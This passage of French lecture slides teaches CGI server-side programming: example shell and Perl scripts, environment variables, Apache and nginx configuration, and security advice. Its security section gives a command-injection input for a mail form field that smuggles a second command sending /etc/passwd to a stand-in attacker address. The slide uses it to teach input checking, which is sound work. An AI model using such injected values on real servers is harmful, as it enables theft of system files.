    - le CGI est exécutable par le serveur HTTP
    - le langage permet de lire les variables d'environnement et/ou l'entrée standard
    - le langage permet d'écrire sur la sortie standard
  - Les plus utilisés
    - Perl : langage interprété qui est un mélange de C, sed, awk
    - sh : se prête bien au développement de scripts CGI
    - C : langage compilé et plus proche du système donc plus sécurisé
      - les sources du CGI ne sont pas accessibles via le Web
      - permet des authentifications de l'exécutant…

CGI : avantages / inconvénients

- Puissant mais dangereux
  - le démon httpd peut tout exécuter sur le serveur
- Un CGI doit s'exécuter rapidement
  - risque de surcharge du serveur
- Le temps de génération de la page peut être long
  - pendant que le CGI s'exécute, le client attend la réponse sans savoir pourquoi elle n'arrive pas…

  ➔envoyer dès le début de l'exécution une page qui permet d'indiquer à l'utilisateur que le résultat va arriver
- Ressources partagées
  - Plusieurs exécutions simultanées d'un même CGI
  - Plusieurs CGI qui accèdent à la même ressource

    ➔problèmes classiques de programmation parallèle : section critique, verrous…

CGI : exemple

Source du programme CGI

```
#!/bin/sh
# date.cgi
echo "Content-type: text/html"
echo
#Creation du corps du document
echo "<html><head><title>date.cgi</title></head>"
echo "<body>"
echo "<h1>Date sur le serveur</h1>"
echo -n "On est le `date +%D`, il est "
echo "`date +%H`h `date +%M`m"
echo "</body></html>"
```

Exécution du CGI sur le serveur

```
sbrandel@lirislib:~/public_html/cgi-bin$ ./date.cgi
Content-type: text/html

<html><head><title>date.cgi</title></head>
<body>
<h1>Date sur le serveur</h1>
On est le 12/05/07, il est 19h 05m
</body></html>
```

CGI : exemple

- Exécution du CGI depuis un client

- Ce programme CGI
  - n'utilise aucune donnée en provenance du client
  - récupère la date sur le serveur
  - affiche sur sa sortie standard l'ensemble de la réponse HTTP

CGI : paramètres de la requête

- La chaîne CGI
  - construite par le client au format *URL-encoded* quand la requête est postée
  - transmise au CGI
    - telle quelle via la variable d'environnement `QUERY_STRING` avec la méthode GET
    - telle quelle via l'entrée standard avec la méthode POST

CGI : variables d'environnement

- Positionnées par le serveur HTTP pour fournir au CGI des infos sur le serveur, le client...

`AUTH_TYPE : authentification`	méthode d'authentification de l'utilisateur s'il y a lieu
`CONTENT_LENGTH : lg (en hexa)`	longueur des données véhiculées dans la requête (POST)
`CONTENT_TYPE : type/subtype (application/x-www-form-urlencoded)`	type MIME des données véhiculées dans la requête
`GATEWAY_INTERFACE : CGI/version (CGI/1.1)`	version des spécifications CGI utilisées par le serveur
`HTTP_ACCEPT, HTTP_USER_AGENT, ...`	
`HTTP_XXX`	une variable pour chaque champ contenu dans l'en-tête HTTP
`PATH_INFO : path`	chaîne entre SCRIPT_PATH et QUERY_STRING dans l'URL
`QUERY_STRING : nom1=val1&nom2=val2...`	données transmises au CGI via l'URL (GET)
`REMOTE_HOST : nom`	nom de la machine d'où vient la requête
`REMOTE_ADDR : adresse_IP`	adresse IP de la machine d'où vient la requête
`REMOTE_USER : login`	si authentification, nom de l'utilisateur associé à la requête
`REMOTE_IDENT : login_os`	login de connexion de l'utilisateur (pas souvent supporté)
`REQUEST_METHOD : method (GET/POST/...)`	méthode associée à la requête en cours de traitement
`SCRIPT_NAME : nom (/cgi-bin/mon_cgi.cgi)`	chemin du CGI à partir de la racine du serveur HTTP
`SERVER_PORT : port`	numéro du port (TCP) vers lequel la requête a été envoyée
`SERVER_NAME : nom`	nom ou adresse IP de la machine serveur HTTP
`SERVER_PROTOCOL : protocole/version (HTTP/1.1)`	protocole et version de la requête en cours de traitement
`SERVER_SOFTWARE : nom/version`	nom et version du démon HTTP

CGI : variables d'environnement


- Programme CGI en perl qui affiche les variables d'environnement qui sont transmises au CGI

```
#! /usr/bin/perl
# env.cgi

print "Content-type: text/html\n\n";
foreach $v (sort(keys(%ENV))) {
   print "$v --> $ENV{$v}<br>";
}
```

- Remarque : l'administrateur du serveur HTTP peut décider des variables qui sont positionnées

CGI : variables d'environnement



CGI : format de la sortie standard

- En-tête, ligne vide, Corps

```
Content-type: type/subtype      (type MIME du corps)
Window-target: frame            (fenêtre de réception du résultat)
Location: URL                   (redirection vers une autre URL)
Status: code msg                (code de la réponse HTTP)

<html>
...
</html>
```

- `Location` doit être utilisé seul
  - par exemple pour utiliser un moteur de recherche existant
- En-tête minimale : `Content-type`

CGI : non parsed headers


- Fonctionnement normal
  - le serveur HTTP exécute entièrement le CGI
  - puis génère l'en-tête finale de la réponse (après la fin de l'exécution)

    → pour pouvoir générer `Content-length`
- Non parsed header
  - le CGI génère complètement l'en-tête HTTP de la réponse, y compris le code de retour
  - le serveur HTTP n'analyse plus les en-têtes générés par le CGI
  - permet d'envoyer une partie du résultat avant que l'exécution du CGI ne soit terminée

    → faire patienter le client
  - convention de nommage du CGI : `nph-moncgi.cgi`

CGI : non parsed headers - exemple

```
#! /bin/sh
# nph_nonstop.cgi
echo 'Content-type: text/html'
echo
echo '<html><header><title>nph-nonstop.cgi</title></header><body>'
echo "Toutes les deux secondes, j'affiche l'heure"
echo "<br>Cliquer sur STOP pour m'arreter !"
while true
do
    sleep 2
    echo "<br>Il est `date +%H`h`date +%M`m`date +%S`"
done
```



CGI : configuration d'Apache

- Indiquer au serveur les requêtes à traiter comme des CGI
  - Directive `ScriptAlias` : spécification des répertoires autorisés à accueillir des scripts CGI

```
ScriptAlias /cgi-bin/ /usr/local/apache/cgi-bin/
```

    - toutes les requêtes de type `http://localhost/cgi-bin/*` seront traitées comme des CGI : exécution de `/usr/local/apache/cgi-bin/*`
  - Directive `AddHandler` : spécification des types de programmes à exécuter comme des CGI

```
AddHandler cgi-script .cgi .pl
```

    - les requêtes de document ayant pour extension `.cgi` ou `.pl` seront traitées comme des CGI
  - Autorisation de l'exécution de CGI dans les répertoires qui peuvent contenir des `.cgi` ou des `.pl`

```
<Directory /home/*/public-html/cgi-bin/>
        Options +ExecCGI
</Directory>
```

- Donner les droits d'exécution sur le CGI au démon HTTP (!)

CGI : configuration d'nginx

- Module : ngx_http_fastcgi_module
  - Exemple de configuration

```
location / {
  fastcgi_pass localhost:9000;
  fastcgi_index index.php;
  fastcgi_param SCRIPT_FILENAME
  /home/www/scripts/php$fastcgi_script_name;
  fastcgi_param QUERY_STRING $query_string;
  fastcgi_param REQUEST_METHOD $request_method;
  fastcgi_param CONTENT_TYPE $content_type;
  fastcgi_param CONTENT_LENGTH $content_length;
}
```

  - Documentation
    - http://nginx.org/en/docs/http/ngx_http_fastcgi_module.html

CGI : sécurité

- Pour limiter les trous de sécurité
  - limiter le nombre de personnes autorisées à créer des scripts CGI sur le serveur (`httpd.conf`)
  - limiter le nombre de répertoires pouvant accueillir des scripts (`httpd.conf`)
  - vérifier dans le CGI que l'exécutant est bien le démon `httpd`
  - ne jamais lancer le démon `httpd` en tant que root
  - éviter les CGI ayant positionné le bit `setuid`
  - éviter que le code source du CGI soit accessible par le réseau et puisse ainsi être analysé pour y trouver des failles de sécurité
  - éviter l'emploi de commandes qui lancent des sous-processus (`|`, `exec()`, `system()...`)
  - si possible, restreindre les accès (`.htaccess`)

CGI : sécurité

- Exemple : accès au disque dur du serveur web
  - un formulaire demande une adresse mail
  - CGI associé : envoie un mail à l'adresse indiquée par

    ```
    echo "..." | mail $champ_mail
    ```

  - le pirate saisit dans le champ mail du formulaire

    ```
    nobody@nowhere.com;mail hacker@hell.org < /etc/passwd
    ```

  - il faut au minimum vérifier dans le CGI que le champ mail est bien uniquement une adresse mail
- Attention aux CGI récupérés sur le Web
- Consulter *The World Wide Web Security* FAQ

  http://www.w3.org/Security/

Programmation côté serveur : autres technologies

- Même principes que CGI
  - Transmettre la requête
  - Récupérer la réponse
- Différentes technologies
  - Parser les pages à l'aide d'un interpréteur (PHP, ASP)
  - Utiliser un module plus complexe pour exécuter une application dans un langage de programmation
    - Java : servlets
    - Python : scripts python
  - Transmettre les données à un framework complexe
    - Frameworks Web
    - Serveur d'applications

Programmation côté serveur : autres technologies

- Sur le même principe que CGI
  - FastCGI
    - Un processus commun pour une série de requêtes HTTP
    - Diminue la surcharge du serveur lors de la création des processus
  - SCGI
    - Alternative à FastCGI (plus facile à implémenter)
  - WSGI
    - Implémentation pour Python
  - Jakarta, AJP
    - Implémentations pour Java